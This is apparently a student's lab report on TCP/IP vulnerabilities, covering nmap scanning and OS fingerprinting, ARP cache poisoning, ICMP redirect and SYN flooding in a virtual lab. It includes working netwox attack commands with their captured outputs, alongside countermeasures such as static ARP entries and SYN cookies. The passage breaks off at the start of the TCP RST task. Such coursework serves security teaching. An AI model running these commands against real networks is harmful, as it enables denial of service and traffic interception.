

TCP/IP Vulnerabilities Analysis

Task 1: Surveillance Techniques:	2
Basic Knowledge:.....	2
Observation, Design and Explanation:	2
Port Scanning:	2
Fingerprint Operating Systems:	4
Task 2: ARP cache poisoning:.....	5
Basic Knowledge:.....	5
Attacking Strategy:	5
Design, Observation and Explanation:	5
Task 3: ICMP Redirect Attack:.....	6
Basic Knowledge:.....	6
Observation, Design and Explanation:	6
Task 4: SYN Flooding Attack:.....	7
Basic Knowledge:.....	7
Attacking Strategy:	8
Design, Observation and Explanation:	8
Task 5: TCP RST Attacks on telnet and ssh Connections:.....	12
Basic Knowledge:.....	12
Attacking Strategy:	12
Design, Observation and Explanation:	12
Task 6: TCP Session Hijacking:	13
Basic Knowledge:.....	13
Attacking Strategy:	14
Design, Observation and Explanation:	14
Task 7: Investigation:	17
Initial Sequence Number (ISN) pattern:	17
TCP Window Size:.....	17
Pattern of Source Port Numbers:	17

Task 1: Surveillance Techniques:

Basic Knowledge:

About Nmap:

Nmap Usage: `nmap [Scan Type(s)] [Options] {target specification}`

Everything on the Nmap command line that is not an option is treated as a target host specification. The simplest case is to specify a target IP address or hostname for scanning.

About Port Scanning:

The simple command: `nmap target` scans more than 1600 TCP ports on the host target. Scanned ports may have the following states: (1) open: An application is actively accepting TCP connections or UDP packets on this port. (2) closed: a closed port is accessible, but there is no applications listening on it. (3) filtered: Nmap cannot determine whether this port is open because packet filtering prevents its probes from reaching the port. (4) unfiltered: the port is accessible, but it is unable to determine whether it is open or closed. (5) open|filtered: it is unable to determine whether a port is open or filtered. (6) closed|filtered: Nmap is unable to determine whether a port is closed or filtered.

Port Scanning Techniques: '-sT': TCP Connect Scan; '-sU': UDP Scan; '-sF': Fin Scan; '-sO': IP Protocol Scan; '-sS': TCP SYN Scan.

For more detailed information, input "man nmap" in command line to check them out.

Observation, Design and Explanation:

Port Scanning:

(1) `nmap -sT 192.168.93.129`

```
seed@seed-desktop:~$ nmap -sT 192.168.93.129
Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 21:44 EDT
Interesting ports on 192.168.93.129:
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Port 22 is open.

(2) `nmap -sU 192.168.93.129`

This command needs root privilege. Input 'su' and password to get the root privilege beforehand.

It turns out that UDP Scan is much slower than TCP Connection Scan in (1). UDP Scan will take approximate 18 minutes to return result.

```

root@seed-desktop:/home/seed# nmap -sU 192.168.93.129

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 22:04 EDT
Stats: 0:02:01 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.11% done; ETC: 22:19 (0:12:19 remaining)
Stats: 0:02:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.52% done; ETC: 22:19 (0:12:23 remaining)
Stats: 0:02:15 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 15.45% done; ETC: 22:19 (0:12:19 remaining)
Stats: 0:07:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 43.48% done; ETC: 22:21 (0:09:21 remaining)
Stats: 0:11:34 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 68.84% done; ETC: 22:21 (0:05:14 remaining)
Stats: 0:14:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 86.42% done; ETC: 22:21 (0:02:18 remaining)
Interesting ports on 192.168.93.129:
Not shown: 998 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcp
5353/udp  open|filtered zeroconf
MAC Address: 00:0C:29:3C:C2:73 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1077.78 seconds

```

State of Port 68 and 5353: open|filtered

(3) nmap -sF 192.168.93.129

This command also requires root privilege.

```

root@seed-desktop:/home/seed# nmap -sF 192.168.93.129

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 22:35 EDT
Interesting ports on 192.168.93.129:
Not shown: 999 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
MAC Address: 00:0C:29:3C:C2:73 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.58 seconds

```

In comparison with TCP Connection Scan in (1), which gives a positive answer that port 22 of 192.168.93.129 is open, FIN Scan gives out an unsure answer.

(4) nmap -sO 192.168.93.129

IP Protocol Scan also need root privilege.

```

root@seed-desktop:/home/seed# nmap -sO 192.168.93.129

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 22:47 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 11.02% done; ETC: 22:48 (0:00:36 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 14.81% done; ETC: 22:49 (0:01:47 remaining)
Stats: 0:03:26 elapsed; 0 hosts completed (1 up), 1 undergoing IPProto Scan
IPProto Scan Timing: About 85.19% done; ETC: 22:51 (0:00:35 remaining)
Interesting protocols on 192.168.93.129:
Not shown: 251 closed protocols
PROTOCOL STATE      SERVICE
1         open          icmp
2         open|filtered igmp
6         open          tcp
17        open          udp
136       open|filtered udplite
MAC Address: 00:0C:29:3C:C2:73 (VMware)

```

Port 1, 6, 17 are open. It is unable to determine whether port 2, 136 are open or filtered.

(5) nmap -sS 192.168.93.129

The command needs root privilege.

```

root@seed-desktop:/home/seed# nmap -sS 192.168.93.129

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 23:01 EDT
Interesting ports on 192.168.93.129:
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:3C:C2:73 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds

```

Fingerprint Operating Systems:

Nmap sends a series of TCP and UDP packets to the remote host and examines particularly every bit in the response. After performing a dozens of tests, Nmap compares the results to its nmap-os-db database of more than 1000 known OS fingerprints and print out if there is a match.

‘-O’ means enabling OS detection.

(1) nmap -O 192.168.93.129

```

root@seed-desktop:/home/seed# nmap -O 192.168.93.129

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 23:27 EDT
Interesting ports on 192.168.93.129:
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:3C:C2:73 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.13 - 2.6.24
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

```

192.168.93.129 is the IP address of my guest 2 running on Linux Ubuntu9-1.1

(2) nmap -O 193.168.74.1

```

root@seed-desktop:/home/seed# nmap -O 192.168.74.1

Starting Nmap 4.76 ( http://nmap.org ) at 2013-03-28 23:45 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.55% done; ETC: 23:46 (0:00:02 remaining)
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.05% done; ETC: 23:46 (0:00:02 remaining)
Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 85.35% done; ETC: 23:46 (0:00:03 remaining)
All 1000 scanned ports on 192.168.74.1 are filtered
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Broadband router (Allied Data CopperJet 816-2P, Belkin F5
D7632-4, Intracom Jetspeed 5001, or Iskratel Proteus 932) (92%), Billion 7402VGP
DSL router (92%), Billion 7404VGO-M DSL router (92%), Ember InSight Adapter for
programming EM2XX-family embedded devices (92%), HP OpenVMS 6.1 (92%), KCorp KL
G-575 WAP (92%), Nintendo DS game console (92%), XAVi X7868r wireless ADSL modem
(92%), BlueArc Titan 2100 NAS device (91%), Cisco VPN 3000 Concentrator VPN pla
tform (software version 4.1.7.0) (91%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.36 seconds

```

192.168.74.1 is the IP address of my host running on Windows Vista.

There is no exact match in the nmap-os-db. However, Nmap made a few aggressive guesses of my OS. Each guess is followed by a probability indicating the possibility that my OS is exactly the listed one.


Task 2: ARP cache poisoning:

Basic Knowledge:

In ARP, there is no authentication method. When a networked device sends an ARP request, it simply trusts that when the ARP reply comes in, it really does come from the correct device. ARP provides no way to verify that the responding device is really who it says it is.

How does it work?

---As we know, each host keeps an ARP cache, which stores the hardware MAC address and IP address pairs of hosts in a local network. Any host can send an ARP reply packet to another host and force that host to update its ARP cache with new value. ARP cache poisoning just exploits this vulnerability. A malicious host can spoof an ARP reply with its MAC address to a host to associate the destination IP address with attacker's MAC address. It will result in hosts who think they are communicating with one host, but in reality are communicating with a listening attacker.



What is scarier is gratuitous ARP reply packets, which are sent to host even if there is no ARP requests.

The ability to associate any IP address with any MAC address provides hackers with many attack vectors, including Denial of Service, Man in the Middle, and MAC Flooding.

Only local attackers can exploit ARP's insecurities. A hacker would need either physical access to your network, or control of a machine on your local network, in order to deliver an ARP Cache Poisoning attack.

Attacking Strategy:

Attacker sends an ARP packet to victim to change the Mac address of a third guest in victim's ARP table to attacker's Mac address. When victim tries to telnet the third guest. The connection will not succeed. The result is DOS.

Design, Observation and Explanation:

In guest 2, ping guest 3's IP address and input "arp" to check guest 2's ARP cache.

```
seed@seed-desktop:~$ ping 192.168.93.139
PING 192.168.93.139 (192.168.93.139) 56(84) bytes of data.
64 bytes from 192.168.93.139: icmp_seq=1 ttl=64 time=0.603 ms
64 bytes from 192.168.93.139: icmp_seq=2 ttl=64 time=0.532 ms
64 bytes from 192.168.93.139: icmp_seq=3 ttl=64 time=0.425 ms
64 bytes from 192.168.93.139: icmp_seq=4 ttl=64 time=0.496 ms
^C
--- 192.168.93.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.425/0.514/0.603/0.064 ms
seed@seed-desktop:~$ arp
Address          HWtype  HWaddress           Flags Mask          Iface
192.168.93.2     ether   00:50:56:e7:74:91   C                   eth4
seed-desktop-3.local ether   00:0c:29:fd:0e:89   C                   eth4
```

Then input the command below in attacker's terminal:

```
root@seed-desktop:/home/seed# netwox 72 -i 192.168.93.138 -d eth4 -E 00:0c:29:e0:6e:3e -I 192.168.93.139  
192.168.93.138 : 00:0c:29:3c:c2:73
```

Orange area is victim's IP address.

Blue area is attacker's MAC address.

Green area is a third host's IP address.

Then input "arp" in victim's terminal:

```
seed@seed-desktop:~$ arp  
Address          HWtype  HWaddress           Flags Mask          Iface  
192.168.93.2      ether    00:50:56:e7:74:91    C                   eth4  
seed-desktop.local ether    00:0c:29:e0:6e:3e    C                   eth4  
seed-desktop-3.local ether    00:0c:29:e0:6e:3e    C                   eth4
```

I found a map between the third host's IP address and the attacker's MAC address has been built up in victim's ARP cache.

Since ARP cache updates very frequently. The attack command needs to be executed as least as frequently.

When victim tries to telnet the third host, he/she can never connect to the third host because the telnet request has been redirect to the attacker. The ARP cache poisoning attack is successful.

Countermeasure to ARP cache poisoning:

Use static ARP cache entries. Static ARP cache entries work better for devices that a given device has to communicate with on a regular basis. When an ARP poisoning attack is launched towards the device, if relevant entry is static, it will ignore the ARP request. However, keeping static ARP cache poisoning is expensive because it needs to be configured manually and the static entries will be left in the cache forever. If device IP address changes or device is removed, the entries needs to be modified/deleted manually. All in all, for small networks, using static ARP entries is a good try.

Task 3: ICMP Redirect Attack:

Basic Knowledge:

An ICMP Redirect packet is commonly sent by gateway to tell a recipient system to override something in its routing table. For example, if a host sends a data packet to Router 1, and router 1 will send the packet to another router 2, in the case that there is a direct path from host to router 2, an ICMP redirect packet will be sent from router 1 to host to notify that further packets can be sent to router 2 directly. Once receiving the ICMP redirect packet, host will update its routing table immediately.

How ICMP Redirect Attack works?

---Attacker forges ICMP redirect packets and sends to a host. If the host pays attention to the ICMP redirect packets, the routing table on the victim host can be altered. Following packets traffic to the same destination will flow via a path designated by the attacker. ICMP Redirects also may be employed for denial of service attacks, where a host is sent a route that loses its connectivity, or is sent an ICMP Network Unreachable packet telling it that it can no longer access a particular network.

Observation, Design and Explanation:

The tool for ICMP redirect attack is netwox 86: Sniff and send ICMP4/6 redirect.

Usage of netwox 86: netwox 86 [-d device] [-f filter] -g ip [-s spoofip] [-c uint32] [-i ip]

```
root@seed-desktop:/home/seed# netwox 86 -g "1.1.1.1" -i 192.168.93.141
```

From attacker(192.168.93.142), launch an ICMP redirect attack towards victim(192.168.93.141). Then using a third guest(192.168.93.140) to ping victim, I found out:

```
root@seed-desktop:/home/seed# ping 192.168.93.141
PING 192.168.93.141 (192.168.93.141) 56(84) bytes of data.
64 bytes from 192.168.93.141: icmp_seq=1 ttl=64 time=0.681 ms
From 192.168.93.141: icmp_seq=1 Redirect Host(New nexthop: 1.1.1.1)
64 bytes from 192.168.93.141: icmp_seq=2 ttl=64 time=0.574 ms
From 192.168.93.141: icmp_seq=2 Redirect Host(New nexthop: 1.1.1.1)
64 bytes from 192.168.93.141: icmp_seq=3 ttl=64 time=0.537 ms
From 192.168.93.141: icmp_seq=3 Redirect Host(New nexthop: 1.1.1.1)
^C
--- 192.168.93.141 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.537/0.597/0.681/0.064 ms
```

15	2.004867	192.168.93.140	192.168.93.141	ICMP	Echo (ping) request
16	2.005338	192.168.93.141	192.168.93.140	ICMP	Echo (ping) reply
17	2.005613	192.168.93.141	192.168.93.140	ICMP	Redirect (Redirect for host)
18	2.005805	192.168.93.141	192.168.93.141	ICMP	Redirect (Redirect for host)
19	2.028323	Vmware fd:0e:89	Broadcast	ARP	Who has 1.1.1.1? Tell 192.168.93.140


Internet Protocol, Src: 192.168.93.141 (192.168.93.141), Dst: 192.168.93.140 (192.168.93.140)
Internet Control Message Protocol
Type: 5 (Redirect)
Code: 1 (Redirect for host)
Checksum: 0x8b3c [correct]
Gateway address: 1.1.1.1 (1.1.1.1)
Internet Protocol, Src: 192.168.93.140 (192.168.93.140), Dst: 192.168.93.141 (192.168.93.141)
Internet Control Message Protocol

According to my understanding, the attack is basically successful. The third guest received an ICMP response from victim telling him to try 1.1.1.1 as new nexthop, which means attacker has successfully redirect following traffic with victim as destination to go through his intended IP address(1.1.1.1) first!

Task 4: SYN Flooding Attack:

Basic Knowledge:

A normal TCP connection needs three hand-shakes.



User initializes with a SYN packet to server firstly. Server stores the half-opened connection in a queue and sends back a SYN-ACK packet. Once user receives the SYN-ACK packet, it returns an ACK packets to complete the three hand-shake and build up connection.

In Linux,

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

can be used to the system queue size.


#netstat -na

can be used to check the usage of the queue.

'netstat' is a command-line tool that displays network connections (both incoming and outgoing), routing tables, and a number of network interface and network protocol statistics. '-n' displays active TCP connections. '-a' displays all active connections and the TCP and UDP ports on which the computer is listening.

How SYN Flooding Attack work?

---In SYN Flooding Attack, the malicious user usually send multiple SYN packets to server at the same time. Server will store these half-opened connection in queue, sends back multiple SYN-ACK packets and waiting for final ACK packets to complete the connection. However, No final ACK packets will be sent any more from malicious users. That means, the half-open connections cannot be released from the queue. Because of the limited queue space on the server side, when a benign user tries to connect to the server, because there is no space in the queue to store new request, the connection will fail to build up. Therefore, SYN Flooding Attack leads to a DOS.



Attacking Strategy:

Attacker keeps sending SYN Flooding packets to telnet server to cram the server's queue so that a benign guest cannot telnet the server any more.

Design, Observation and Explanation:

```
seed@seed-desktop:~$ su
Password:
root@seed-desktop:/home/seed# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 1024
```

After executing "sysctl -q net.ipv4.tcp_max_syn_backlog" with root privilege, I found the queue size on guest 2 running Linux Ubuntu is 1024.

In a normal TCP connection process, there will be three hand-shakes just as the following screenshot shows,

5	0.356459	192.168.93.130	173.194.46.1	TCP	44870 > https [SYN] Seq=0 Win=5840 Len=0 MSS=1460 TS
6	0.600208	173.194.46.1	192.168.93.130	TCP	https > 44870 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
7	0.610973	192.168.93.130	173.194.46.1	TCP	44870 > https [ACK] Seq=1 Ack=1 Win=5840 Len=0

Client sends a SYN packet to server. The segment's sequence number is set to a random value A (Here A equals to 0, which is a relative sequence number). In response, server sends back a SYN-ACK packet. The ACK number is set to one more than the received sequence number (A+1). The sequence number server picks for the packet is another random number B (Here B equals to 0 is also a relative sequence number). Finally, client sends an ACK back to server with sequence number set to the received ACK number A+1 and ACK number is set to one more than the received sequence number (B+1).

To launch SYN Flooding attack with Netwox, the first task is to find out the SYN Flooding tool number in Netwox.

```
seed@seed-desktop:~$ netwox
Netwox toolbox version 5.36.0. Netwib library version 5.36.0.

##### MAIN MENU #####
0 - leave netwox
3 - search tools
4 - display help of one tool
5 - run a tool selecting parameters on command line
6 - run a tool selecting parameters from keyboard
a + information
b + network protocol
c + application protocol
d + sniff (capture network packets)
e + spoof (create and send packets)
f + record (file containing captured packets)
g + client
h + server
i + ping (check if a computer is reachable)
j + traceroute (obtain list of gateways)
k + scan (computer and port discovery)
l + network audit
m + brute force (check if passwords are weak)
n + remote administration
o + tools not related to network
Select a node (key in 03456abcdehijklmno): 3
Enter search string: synflood

##### list of tools containing this text #####
Tools containing "synflood":
76:Synflood
-
```

After finding out the synflood tool number (76), we can launch the tool from command line.

After running WireShark to sniff all packets via guest 2's NIC, all preparation work is ready. I can launch the attack from guest 1.

The graph below shows how to use Netwox SYN Flooding tool:

```
root@seed-desktop:/home/seed# netwox 76 --help
Title: Synflood
Usage: netwox 76 -i ip -p port [-s spoofip]
Parameters:
-i|--dst-ip ip          destination IP address {5.6.7.8}
-p|--dst-port port      destination port number {80}
-s|--spoofip spoofip    IP spoof initialization type {linkbrow}
--help2                 display full help
Example: netwox 76 -i "5.6.7.8" -p "80"
Example: netwox 76 --dst-ip "5.6.7.8" --dst-port "80"
```

According to the instruction, SYN Flooding attack is launched from guest 1 to guest 2:

```
root@seed-desktop:/home/seed# netwox 76 -i 192.168.93.130 -p 80
```

No. .	Time	Source	Destination	Protocol	Info
340	0.317028	35.205.9.201	192.168.93.130	TCP	58075 > http [SYN] Seq=0 Win=1500 Len=0
341	0.317036	192.168.93.130	35.205.9.201	TCP	http > 58075 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
342	0.317042	216.186.242.145	192.168.93.130	TCP	28773 > http [SYN] Seq=0 Win=1500 Len=0
343	0.317050	192.168.93.130	216.186.242.145	TCP	http > 28773 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
344	0.318071	46.91.89.184	192.168.93.130	TCP	34502 > http [SYN] Seq=0 Win=1500 Len=0
345	0.318093	192.168.93.130	46.91.89.184	TCP	http > 34502 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
346	0.318125	168.70.177.225	192.168.93.130	TCP	10538 > http [SYN] Seq=0 Win=1500 Len=0
347	0.318136	192.168.93.130	168.70.177.225	TCP	http > 10538 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
348	0.318142	126.209.197.45	192.168.93.130	TCP	30374 > http [SYN] Seq=0 Win=1500 Len=0
349	0.318150	192.168.93.130	126.209.197.45	TCP	http > 30374 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
350	0.318155	192.208.137.199	192.168.93.130	TCP	61606 > http [SYN] Seq=0 Win=1500 Len=0
351	0.318165	192.168.93.130	192.208.137.199	TCP	http > 61606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

We can clearly see that there are only two packets between each source IP and destination IP 192.168.93.130, which is the IP address of guest 2. The result satisfies our expectation: 3 hand-shakes connection is not complete. Server side (Here is guest 2) will keep waiting for ACK packets from each source IP to complete the connection. I also found out during the attack process, guest 2 has much longer response time to my normal operation. Even moving mouse becomes difficult.

Before the attack, after I input "netstat -na | more" in guest 2's (potential victim) terminal, it shows:

```

root@seed-desktop:/home/seed# netstat -na | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                     LISTEN
tcp6       0      0 :::1:631                 :::*                     LISTEN
udp        0      0 0.0.0.0:49959           0.0.0.0:*               *
udp        0      0 0.0.0.0:68              0.0.0.0:*               *
udp        0      0 0.0.0.0:5353            0.0.0.0:*               *
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State      I-Node  Path
unix   2      [ ACC ]     STREAM    LISTENING   11146   /tmp/orbit-seed/linc-
dff-0-14b052121ffc
unix   2      [ ACC ]     STREAM    LISTENING   11161   /tmp/orbit-seed/linc-
dfd-0-344a78e25041
unix   2      [ ACC ]     STREAM    LISTENING   11234   /tmp/orbit-seed/linc-
e05-0-2f0b0e65cc0a
unix   2      [ ACC ]     STREAM    LISTENING   11256   /tmp/orbit-seed/linc-
e0c-0-7d41299d87f75
unix   2      [ ACC ]     STREAM    LISTENING   11272   /tmp/orbit-seed/linc-
e0a-0-6bed9484c44f2

```

After I launched SYN flooding attack by executing "netwox 76 -i '192.168.93.140' -p '23'", the "netstat -na | more" result of victim becomes:

```

root@seed-desktop:/home/seed# netstat -na | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 192.168.93.140:23       240.244.138.170:16762   SYN_RECV
tcp        0      0 192.168.93.140:23       248.182.242.11:32428    SYN_RECV
tcp        0      0 192.168.93.140:23       250.143.60.18:5662      SYN_RECV
tcp        0      0 192.168.93.140:23       240.51.154.144:63872    SYN_RECV
tcp        0      0 192.168.93.140:23       254.57.116.247:45095    SYN_RECV
tcp        0      0 192.168.93.140:23       243.136.162.136:6814    SYN_RECV
tcp        0      0 192.168.93.140:23       254.24.11.168:24952     SYN_RECV
tcp        0      0 192.168.93.140:23       251.164.138.228:20552    SYN_RECV
tcp        0      0 192.168.93.140:23       251.217.120.202:39227   SYN_RECV
tcp        0      0 192.168.93.140:23       253.121.60.0:13950      SYN_RECV
tcp        0      0 192.168.93.140:23       255.135.76.156:4001     SYN_RECV
tcp        0      0 192.168.93.140:23       240.21.7.242:65332      SYN_RECV
tcp        0      0 192.168.93.140:23       249.157.143.92:48527    SYN_RECV
tcp        0      0 192.168.93.140:23       254.105.42.11:17033     SYN_RECV
tcp        0      0 192.168.93.140:23       242.207.209.109:13181   SYN_RECV
tcp        0      0 192.168.93.140:23       253.58.13.145:18308     SYN_RECV
tcp        0      0 192.168.93.140:23       254.74.203.145:26960    SYN_RECV
tcp        0      0 192.168.93.140:23       241.75.47.33:8630       SYN_RECV
tcp        0      0 192.168.93.140:23       242.119.71.45:41949     SYN_RECV
tcp        0      0 192.168.93.140:23       250.165.7.142:29448     SYN_RECV
tcp        0      0 192.168.93.140:23       245.223.72.121:21779    SYN_RECV
tcp        0      0 192.168.93.140:23       242.21.100.57:16354     SYN_RECV
tcp        0      0 192.168.93.140:23       252.148.208.247:55922   SYN_RECV
tcp        0      0 192.168.93.140:23       245.163.4.126:45415     SYN_RECV
tcp        0      0 192.168.93.140:23       249.34.206.29:16287     SYN_RECV
tcp        0      0 192.168.93.140:23       252.144.216.3:59586     SYN_RECV
tcp        0      0 192.168.93.140:23       254.133.129.209:60550   SYN_RECV
tcp        0      0 192.168.93.140:23       248.65.33.121:26531     SYN_RECV
tcp        0      0 192.168.93.140:23       249.189.106.62:57825    SYN_RECV
tcp        0      0 192.168.93.140:23       245.252.75.11:17271     SYN_RECV
tcp        0      0 192.168.93.140:23       248.211.21.1:43752      SYN_RECV
tcp        0      0 192.168.93.140:23       252.147.247.242:52468   SYN_RECV
tcp        0      0 192.168.93.140:23       255.206.56.183:27051    SYN_RECV

```

A lot of half-way connections appear in the queue of server side.

When I tried to telnet the victim from a third guest:

```

root@seed-desktop:/home/seed# telnet 192.168.93.141
Trying 192.168.93.141...

```

The telnet connection cannot be set up. The SYN Flooding attack is successful.

SYN Cookie Countermeasure to SYN Flooding Attack:

```

# sysctl -a | grep cookie      (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)

```

The commands above can turn on SYN Cookie Countermeasure. The use of SYN cookies allows a server to avoid dropping connections when the SYN queue fills up. Instead, the server behaves as if the SYN queue had been enlarged. The server sends back the appropriate SYN+ACK response to the client but discards the SYN queue entry. If the server then receives a subsequent ACK response from the client, the server is able to reconstruct the SYN queue entry using information encoded in the TCP sequence number.

When I turn on SYN cookie, when SYN Flooding attack occurs, the victim will still running slower. In its queue, there are still a lot of half-connections with state: SYN_RECV.

Active Internet connections (servers and established)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	192.168.93.140:23	243.77.239.31:51137	SYN_RECV
tcp	0	0	192.168.93.140:23	28.219.232.114:48721	SYN_RECV
tcp	0	0	192.168.93.140:23	31.51.69.24:19809	SYN_RECV
tcp	0	0	192.168.93.140:23	254.127.97.112:36655	SYN_RECV
tcp	0	0	192.168.93.140:23	246.223.92.49:53807	SYN_RECV
tcp	0	0	192.168.93.140:23	245.170.138.125:44898	SYN_RECV
tcp	0	0	192.168.93.140:23	253.81.231.92:34364	SYN_RECV
tcp	0	0	192.168.93.140:23	218.37.166.5:5082	SYN_RECV
tcp	0	0	192.168.93.140:23	240.57.242.20:4621	SYN_RECV
tcp	0	0	192.168.93.140:23	255.21.255.227:6559	SYN_RECV
tcp	0	0	192.168.93.140:23	49.175.247.90:30794	SYN_RECV
tcp	0	0	192.168.93.140:23	205.115.243.128:33689	SYN_RECV
tcp	0	0	192.168.93.140:23	248.230.176.249:18729	SYN_RECV
tcp	0	0	192.168.93.140:23	244.127.235.140:12835	SYN_RECV
tcp	0	0	192.168.93.140:23	242.224.10.28:52624	SYN_RECV
tcp	0	0	192.168.93.140:23	249.207.89.35:6220	SYN_RECV
tcp	0	0	192.168.93.140:23	70.151.34.74:60895	SYN_RECV
tcp	0	0	192.168.93.140:23	248.238.136.11:9782	SYN_RECV

However, when I tried to telnet the victim from a third guest, the connection can be built up. But it takes a longer time.

```

root@seed-desktop:/home/seed# telnet 192.168.93.141
Trying 192.168.93.141...
Connected to 192.168.93.141.
Escape character is '^]'.
Ubuntu 9.04
seed-desktop login: seed
Password:
Last login: Fri Apr  5 13:29:03 EDT 2013 from seed-desktop-3.local on pts/1
Linux seed-desktop 2.6.28-11-generic #42-Ubuntu SMP Fri Apr 17 01:57:59 UTC 2009
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

0 packages can be updated.
0 updates are security updates.

seed@seed-desktop:~$

```

Task 5: TCP RST Attacks on telnet and ssh Connections:

Basic Knowledge:

